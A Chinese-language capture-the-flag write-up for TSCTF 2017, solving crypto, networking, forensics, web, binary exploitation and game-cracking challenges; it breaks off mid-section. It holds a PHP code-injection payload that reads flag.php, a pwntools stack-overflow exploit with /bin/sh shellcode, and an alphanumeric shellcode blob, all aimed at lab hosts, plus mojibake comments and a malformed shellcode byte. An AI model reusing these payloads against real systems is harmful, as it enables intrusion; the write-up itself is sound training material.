

2017 TSCTF Writeup



By Anti_Oreo

2017. 5. 8


本次比赛，依靠大腿与运气，本队共找到 Flag 16 个，题目列表如下：

类型	题目	分值
1	zipcrc	529
2	修路	300
3	神秘的文件	290
4	web	321
5	Guys	900
6	ascii	529
7	坦克大战	900
8	easyCrypto	300
9	baby_android	230
10	Las Vegas	250
11	小明二进制	214
12	泽哥的算术	200
13	take it easy	290
14	logo	187
15	checkin	243
16	签到	142

如下题目 writeup 按以上顺序排列：

1. zipcrc

首先下载然后打开 zip 文件，发现后三个 key*.txt 都只有四字节，并且可以看到 crc32，可以使用爆破的方法爆破出文件内容。




爆破代码如下：

```
import binascii
real = 0x664bf424
a = []
for x in range(0,100):
    a.append(chr(x+33))

for a1 in a:
    for a2 in a:
        for a3 in a:
            for a4 in a:
                if real == (binascii.crc32(a1+a2+a3+a4)& 0xffffffff):
                    print a1+a2+a3+a4
                    exit()
print "over"
```

得到三个文件内容如下：



之后果断走了各种弯路，比如明文工具、密码攻击 andso on，最后半个小时脑洞大开用排列组合的方法生成密钥，最后发现是key3+key2+key1 组合就是密钥。

生成字典的 cpp…，虽然没啥用

```

#include<iostream>
#include<string>
#include<stdio.h>
using namespace std;

//File *fp = fopen ("dic.txt","a+");
void StringPermutation(char *str,char *perBegin)
{
    if(str == NULL || perBegin == NULL)
        return;

    //Ëç±û¿±Ê×ÄÄÐµÄÏ»ÖÃÏ±%áÊø·û£¬´ðÓ¿%áÊø·ûç°µÄËÖÓø×Ö·û
    if(*perBegin == '\0')
    {
        cout<<str<<endl;
        //fwrite(str,sizeof(char),12,fp);
    }
    else
    {
        for(char *pch = perBegin;*pch != '\0';++pch)
        {
            //«»µÚn,ð×Ö·ûÓêµÚð»,ð×Ö·ûµÄÏ»ÖÃ
            char temp = *pch;
            *pch = *perBegin;
            *perBegin = temp;

            //ÄÄÐµÚð»,ð×Ö·û±óµÄËÖÓø×Ö·û
            StringPermutation(str,perBegin + 1);

            //«µÚn,ð×Ö·ûÖÖÓêµÚð»,ð×Ö·û«»±ÝÄ´
            temp = *pch;
            *pch = *perBegin;
            *perBegin = temp;
        }
    }
}


void StringPermutation(char *string)
{
    StringPermutation(string,string);
}

int main()
{
    char p[] = "EcRyC3CdEa4Y";

    StringPermutation(p);
}

```

解压得到



使用 base64 解密得到题目。

```

crypt.py 2.py coding1.py 1.php 1.py
1 # -*- coding: utf-8 -*-
2 import random, base64
3 from hashlib import sha1
4
5 key = 'TSCTF2017'
6
7 ctMessage = 'k6QqE3TU2qfqytHIatHD6DU0T+7D6vPXFUofQyF7dXjPhkPX90nN/W50xkvMfa0='
8
9 def crypt(data, key):
10     x = 0
11     flow = range(256)
12     for i in range(256):
13         x = (x + flow[i] + ord(key[i % len(key)])) % 256
14         flow[i], flow[x] = flow[x], flow[i]
15     x = y = 0
16     out = []
17     for char in data:
18         x = (x + 1) % 256
19         y = (y + flow[x]) % 256
20         flow[x], flow[y] = flow[y], flow[x]
21         out.append(chr(ord(char) ^ flow[(flow[x] + flow[y]) % 256]))
22
23     return ''.join(out)
24
25 def tsencode(data, key=key, encode=base64.b64encode, salt_length=16):
26     salt = ''
27     for n in range(salt_length):
28         salt += chr(random.randrange(256))
29     print salt
30     data = salt + crypt(data, sha1(key + salt).digest())
31     if encode:
32         data = encode(data)
33     return data

```

发现加密算法很简单，几乎就是原封不动的加密解密，改了一版，

```

import random, base64
from hashlib import sha1

key = 'TSCTF2017'

ctMessage = 'k6QqE3TU2qfqytHIatHD6DU0T+7D6vPXFUofQyF7dXjPhkPX90nN/W50xkvMfa0='
out = base64.b64decode(ctMessage)
salt = out[0:16]
key = sha1(key + salt).digest()
tmp = out[16:]
x = 0
flow = range(256)
for i in range(256):
    x = (x + flow[i] + ord(key[i % len(key)])) % 256
    flow[i], flow[x] = flow[x], flow[i]
x = y = 0
outt = []
for c in tmp:
    x = (x + 1) % 256
    y = (y + flow[x]) % 256
    flow[x], flow[y] = flow[y], flow[x]
    outt.append(chr(ord(c) ^ flow[(flow[x] + flow[y]) % 256]))
print outt
#TSCTF{rc4_1s_n0t_D1f5ic4lt__!!}

```

跑出密码，此时距离比赛结束还有 3 分钟。

然后提交 flag，从第 7 变成第 5。

解题动态

最新解题动态

20:57:49 BOMB 解出了 EASY FSB , 6翻了

20:57:26 BOMB 解出了 ASCII , 小霸王其乐无穷!

20:57:07 ANTILOREO 解出了 ZIPCRC , I CAN'T CARRY ANYMORE!

20:56:55 BOMB 解出了 AGAIN AND AGAIN , 你说我还能怎么膜?

2.修路

题目描述:

市政府决定在 1000 个村子(1, 2, 3, 4... 1000)间修些路来方便大家出行, 市长决定在录用你之前进行一次考察, 题目给出 800 条连通道路信息, 再做 1000 次询问, 要求给出村子 A 与 B 之间是否连通, 是回答"yes", 否回答"no".

解题思路:

题目就是就点是否在一个集合中的题目(两点直接直连即在一个集合中), 直接用并查集就可以很轻松的做出来。嗯这题我可能是在提交高峰期的时候交的, 各种 timeout, 后来没人交了的时候, 很轻松的就得到 flag 了, 代码奉上:

Code:

```
import time
import socket

t=0.1

s = socket.socket( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.105.42.5", 44444))
```

```

def gethead(mp, a):
    if mp[a]==a:
        return mp[a]
    mp[a]=gethead(mp, mp[a])
    return mp[a]

mp=[]

for i in range(0,1001):
    mp.append(i)
time.sleep(t)
print s.recv(1024)
s.send('\n')

time.sleep(5)
data=s.recv(1024*10)

data=data.split('\n')
for i in range(0,800):
    print i,data[i]
    tmp=[int(i) for i in data[i].split(' ')]
    l=gethead(mp, tmp[0])
    r=gethead(mp, tmp[1])
    if l!=r:
        mp[l]=r

data=data[802]
tmp=[int(i) for i in data.split(' ')]
l=gethead(mp, tmp[0])

```



```

r=gethead(mp, tmp[1])
if l==r:
    s.send('yes\n')
    print 'yes\n'
else:
    s.send('no\n')
    print 'no\n'

for i in range(0, 999):
    #time.sleep(t)
    data=s.recv(1024)
    print data
    index=data.index('Round')
    index=data.index('\n', index)
    tmp=[int(i) for i in
data[index+1:data.index('\n', index+1)].split(' ')]
    print tmp
    l=gethead(mp, tmp[0])
    r=gethead(mp, tmp[1])
    print l,r
    if l==r:
        s.send('yes\n')
        print 'yes\n'
    else:
        s.send('no\n')
        print 'no\n'

print s.recv(1024)

```

3.神秘的文件

首先是一个 pcapng 包，发现 ftp 协议，可能进行了文件的传输，过滤 ftp 包。发现了 tsctf.txt 和 flag.zip。

65	25.606856	192.168.222.139	192.168.222.1	FTP	82 Request: STOR tsctf.txt
67	25.608342	192.168.222.1	192.168.222.139	FTP	110 Response: 150 Opening data connection for tsctf.txt.
76	25.646261	192.168.222.1	192.168.222.139	FTP	88 Response: 226 File received ok
98	44.494105	192.168.222.139	192.168.222.1	FTP	95 Request: PORT 192,168,222,139,223,96
99	44.494327	192.168.222.1	192.168.222.139	FTP	96 Response: 200 Port command successful.
101	44.494554	192.168.222.139	192.168.222.1	FTP	81 Request: STOR FLAG.zip
103	44.495824	192.168.222.1	192.168.222.139	FTP	109 Response: 150 Opening data connection for FLAG.zip.
112	44.534000	192.168.222.1	192.168.222.139	FTP	88 Response: 226 File received ok
115	47.444564	192.168.222.139	192.168.222.1	FTP	73 Request: QUIT

存在 ftp-data :

65	25.606856	192.168.222.139	192.168.222.1	FTP	82 Request: STOR tsctf.txt
66	25.608265	192.168.222.1	192.168.222.139	TCP	66 20 → 58425 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
67	25.608342	192.168.222.1	192.168.222.139	FTP	110 Response: 150 Opening data connection for tsctf.txt.
68	25.608407	192.168.222.139	192.168.222.1	TCP	66 58425 → 20 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
69	25.608498	192.168.222.1	192.168.222.139	TCP	54 20 → 58425 [ACK] Seq=1 Ack=1 Win=525568 Len=0
70	25.608707	192.168.222.139	192.168.222.1	FTP-DATA	138 FTP Data: 84 bytes
71	25.608821	192.168.222.139	192.168.222.1	TCP	60 58425 → 20 [FIN, ACK] Seq=85 Ack=1 Win=29312 Len=0
72	25.608878	192.168.222.1	192.168.222.139	TCP	54 20 → 58425 [ACK] Seq=1 Ack=86 Win=525312 Len=0
73	25.609781	192.168.222.1	192.168.222.139	TCP	54 20 → 58425 [FIN, ACK] Seq=1 Ack=86 Win=525312 Len=0

得到 tsctf.txt

Wireshark · 追踪 TCP 流 (tcp.stream eq 2) · secret_file

MD5(pass) = 24885fdab795c41166d6f0067782dc9f


pass = ['a', 'h', 'k', 'q', 'y', '\$', '%']

已知 pass 的各个组成元素与 md5 值，可通过爆破得到 pass。

并以同样的方法保存 flag.zip，以上述 pass 解开压缩文件，得到 flag 的 base64 加密值，通过解码可得到 flag。

4.web

Web 题目进入链接是一个欢迎界面，貌似没啥用，



Welcome to TSCTF2017

Try to read flag.php

Maybe you can get help from [re.php](#)

进入 re.php :



```
<?php
session_start();
if(!isset($_SESSION['path'])) {
    $_SESSION['path'] = 'tmp/'.filename_gen().'.php';
} else {
    if(isset($_GET['shell'])) {
        $path = $_SESSION['path'];
        $str = addslashes($_GET['shell']);
        file_put_contents($path, "<?php \\\$shell='try to use this!';?>");
        $file = preg_replace('/\\\\\$shell=\\'.*\\':|', '\\\$shell=' . $str . ';', file_get_contents($path));
        file_put_contents($path, $file);
    }
}

function filename_gen($length = 16) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $filename = "";
    for ($i = 0; $i < $length; $i++)
        $filename .= $chars[mt_rand(0, strlen($chars) - 1)];
    return $filename;
}

highlight_file(__FILE__);
@print_r("<a href='\$path'>\$path</a><br>");
@print_r(htmlspecialchars($file));

?? tmp/IShfqOCIErUBEzjb.php
<?php \\\$shell='panda';?>
```

代码审计大意是在 tmp 目录下生成一个随机字符的 php 名，写入了 `\$shell=' ';` 的句子，然后输入的 shell 参数加入到单引号内，根据提示是要查看 flag.php。方法是命令执行。

直接写单引号和双引号还不行，有 addslashes，但可以利用这个吃掉前面 \\$shell 的单引号，在用注释的方法吃掉后


面的单引号，就可以命令执行了。具体 payload 如下：

[http://10.105.42.5:44445/re.php?shell=%27;%20\\$a=`cat%20../flag.php`;echo%20\\$a;%20//](http://10.105.42.5:44445/re.php?shell=%27;%20$a=`cat%20../flag.php`;echo%20$a;%20//)

写入 php 的内容：

```
<?php $shell='\\'; $a=`cat ../flag.php`; echo $a; //' ;?>
```

访问 php 可以得到 flag：



5.Guys

解题思路：

```
34 | }
35 | while ( strlen(&s) <= 0x1F4 );
36 | puts("Somethings strange?");
37 | dest = malloc(0x7D0u);
38 | printf("%p\n", dest);
39 | memset(dest, 0, 0x1F4u);
40 | v3 = strlen(&s);
41 | memcpy(dest, &s, v3 + 1);
43 | mprotect((void *)((unsigned int)dest & 0xFFFFF000), v4 + 1, 4);
44 | gets(&s);
45 | puts(&s);
46 | puts("Bye~~");
47 | return 0;
```

这道题乍一看，就是向堆上写数据，并且告诉了你堆的地址和栈的地址，而且最后还可以溢出栈，这不是明显的告诉我，先向堆上写 shellcode，然后从溢出，覆盖返回地址为 shellcode 地址，就可以弹 shell 了，咦，我好像少了神马，为啥他给了我栈地址，我却没用到？，算了，不管了，然后照做，咦？我的 shell 呢？shell 跑哪儿去了？

调试的时候，发现：

```
.text:00048907      mov     eax, 0
.text:0004890C      lea     esp, [ebp-0Ch]
.text:0004890F      pop     ecx
.text:00048910      pop     ebx
.text:00048911      pop     edi
.text:00048912      pop     ebp
.text:00048913      lea     esp, [ecx-4]
.text:00048916      ret
.text:00048916  main      endp
```

Ret 前你改 esp 干嘛，和 ecx 为啥有关系了 一脸懵逼.jpg.....

后面就好做了，注意一下 ecx 的值，就可以了，代码奉上：

Code:

```
from pwn import *
```

```
import time
```

```
#p=process('./kkk')
```

```
p=remote('10.105.42.5',2337)
```

```
shellcode='\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xxe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80'
```

```
time.sleep(1)
```

```
data=p.recv(1024)
```

```
print data
```

```
index=data.index('\n')
```

```
print
```

```
index+3,data[index+4:data.index('\n',index+4)],data.index('\n',index+1)
```

```
leak_stack=int(data[index+4:data.index('\n',index+4)],16)+0x224+4
```

```
print 'leak stack:',leak_stack
```

```
p.sendline(shellcode+'A'*(0x1f5-len(shellcode)))
```

```
time.sleep(1)
```

```

data=p.recv(1024)

print data

index=data.index('strange?')

shellcode_addr=int(data[index+8+1:data.index('\n',index+8+1)],16)

print 'shellcode addr:',shellcode_addr

#gdb.attach(p)

#time.sleep(5)


p.sendline((0x228-
4*4)*'A'+p32(leak_stack+4)+'A'*12+p32(shellcode_addr))

p.interactive()

```

6.ascii

解题思路:



```

1 void __cdecl main(int argc)
2 {
3     char buf[205]; // [sp+1h] [bp-DDh]@1
4     int v2; // [sp+CEh] [bp-10h]@1
5     int i; // [sp+D2h] [bp-Ch]@1
6     int *v4; // [sp+DAh] [bp-4h]@1
7
8     v4 = &a1;
9     setbuf(stdin, 0);
10    setbuf(stdout, 0);
11    setbuf(stderr, 0);
12    puts("input your shellcode:");
13    v2 = read(0, buf, 0xC8u);
14    for ( i = 0; v2 - 1 > i; ++i )
15    {
16        if ( buf[i] <= 32 )
17        {
18            printf("too young too simple");
19            exit(0);
20        }
21    }
22    JUMPOUT(__CS__, buf);
23 }

```

从题目看是要求全部用 32 以上的字符编码来构成 shellcode。突然发现 32 以上全是可见字符呀，然后就想起来一种传说中的编码方式，全部由可见字符构成的 shellcode。然后百度了一下，用一下别人的 shellcode 就好。附上大佬们

的链接:

http://blog.csdn.net/v_ling_v/article/details/42824007

code:

```
1. PYIIIIIIIIIIQZVTX30VX4APOA3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJIXYJK
MK9ICD6DJT019BOB47P1YYE4LK2Q6PLK2VDLLKD6ELLKQVDHLK3N1OLKWFH0OR
8SEJS1IS1N1KOM13PLKRLFD7TLKW5WLLK0TGXRXS1ZJLK1ZTXLKPZWPQUJJKS7D
1YLKFTLK5QZN6QKOP1IPKLNK49PCDC7YQ804MEQYWJKZTWK3L7T7X2UM1LK1JF
DS1ZK3VLKDL0KLKPZ5LUQZKLKC4LKC1JHK9G47TELU103X238GY8TLIKULIYR58
LNPNTNZL62M8MOKOKOKOMYOE34OK3N9HKRRSMWEL14F2ZHLNKOKOKOLIW53858R
L2LQ0G1BHWCFRVN54CXD5T3E5BRK8QL6DTJK9M60VKOPUETLIYRF0OKI8OROMOL
LG5LVD62ZHE1KOKOKOE8BVCURR1HU8WPCCBED22HQ03TRND358RF42BORMCX2KU
5CIQ03XCDRHSU10FQIKMXQL7TDWK9M3RHF810QOWPBH3UU26Q522HP7U1P9SRU8
GBWI56E12H6S07SSP1SXRE5153P9CXVV54CV56SX3S6TFY3R587FFYFWGVQ9YL
HPLGTQ0K9M101N2V20S61QBKONOFQIPOPKOPUTHAA
```


7.坦克大战

题目描述:

将坦克生命值修改成 100 并通过 hash 校验,就可以看到 flag。虚拟机网盘 (其中包含一些常用破解工具): 百度网盘链接: <https://pan.baidu.com/s/li5QfuSH> 密码: p76k 校园网内链接: http://10.101.161.127/ANTICRACK_LAB_CTF.zip 题目提交格式为 TSCTF{x}, 题目中得到的 flag 为一串 hash 值

解题思路:

感觉像是游戏破解,找内存数据,然后修改类的题目,这类题目必然上了就是 CE 拉。



通过精确数据搜索，很容易就能找出存储坦克生命值的地址。从地址可以看出这是全局变量，直接用 ce 改 100，虽然会出现一串 hash，但是提交上去不对，看题目，题目中说了还有 hash。Hash 神马鬼？神马 hash？为啥要对生命值 hash？虽然一脸懵逼，但是还是要找一下，用 IDA 打开看了看。找到生命值存储的位置。


```
.data:00482AF8 ; int tanklife[]
.data:00482AF8 tanklife dd ? ; DATA XREF: sub_429DE0+C8↑w
.data:00482AF8 ; sub_429DE0+DD↑w ...
.data:00482AFC align 10h
```

如果我是程序员的角度看问题。我要是做了 hash，那么神马时候计算 hash 值呢？

肯定是在生命值出现变化的时候，两种情况：

- 1、初始化生命值的时候
- 2、死掉，掉生命值的时候

这两种情况有一个共同的特点，就是要想 tanklife 里面写数据。查看引用看看：



从引用中可以看出，只有两处写值了，从第一处可以看出，是初始化，第二处未知。

第一处：

```
57 | sub_424D02();  
58 | tanklife[0] = 3;  
59 | tanklife[1] = 3;  
60 | sub_42A930(3, (int)keyi, 0);  
61 | sub_42A930(3, (int)&keyi[5], 0);  
62 | v4 = (*(int ( stdcall **)(int)))(*( DWORD *)dword_47E1
```

可以看出是初始化语句，并且后面跟的函数和数据很可疑。不知道是不是我们要找到目标。在看看第二处：

```
\  
tanklife[j] = sub_42ABC0(tanklife[j], &keyi[5 * j]);  
if ( tanklife[j] < 4 )
```

发现在改变 tanklife 的时候，有一次和 keyi 有关系，而且还执行了一个函数，跟进去看看：

```
29 | if ( ck == *(_DWORD *)v12  
30 | && v6[1] == *(_DWORD *)v5 + 1 )  
31 | && v6[2]  
32 | && *(_DWORD *)v5 + 2 )  
33 | && v6[3] == *(_DWORD *)v5 + 3 )  
34 | {  
35 | --v11;  
36 | sub_4245F0(&v7, 0, 92);  
37 | sub_42401E(&v7);  
38 | sub_4248E3(&v7, &unk_47D000, 9);  
39 | sub_4248E3(&v7, &v11, 4);  
40 | sub_424983(&v7, &v12);  
41 | sub_424C76(ck, &v12, 20);  
42 | }  
43 | else  
44 | {  
45 | v11 = 0;  
46 | }  
47 | v2 = v11;  
48 | sub_424677((int)&savedregs, (int)&dword_42ADD4);  
49 | return sub_425022((unsigned int)&savedregs ^ v13, 1, v2);  
50 | }
```


从代码中可以看到有一大串检查函数，并且最后返回坦克生命值的时候，是返回值，而返回值就是 v11（IDA 的 F5 这是现实有些问题，可以看汇编来确认返回值是谁），从反汇编中可以看出 v11 就是输入的坦克生命值，而从--v11 就能联想到这个很有可能坦克死过之后，并且通过了 hash 检测，减去坦克生命值的地方。（这个地方有一个细节，就是我在从新开游戏的时候，由三条命改为 100 条命的时候，发现一个问题，就是死一次就死了，我想就算不过 hash 也不知道死一次就死了吧。看到上述 if 不过的条件中由 v11，我就确定了，这儿很有可能就算判断 hash 的地方）

而作为一个程序员，我既然生命值变动，那么我的 hash 值也会变，而计算的最好时候，就算修改生命值的时候，很显然后面那一串函数，就算计算 hash 的


时候，这个时候，我选择了扣数据。在这儿判断 hash 的时候，先在 3 的情况下，通过 hash 判断，在准备计算新的 hash 值的时候，修改内存的值为 101，让他自己给我算。

过程如下：

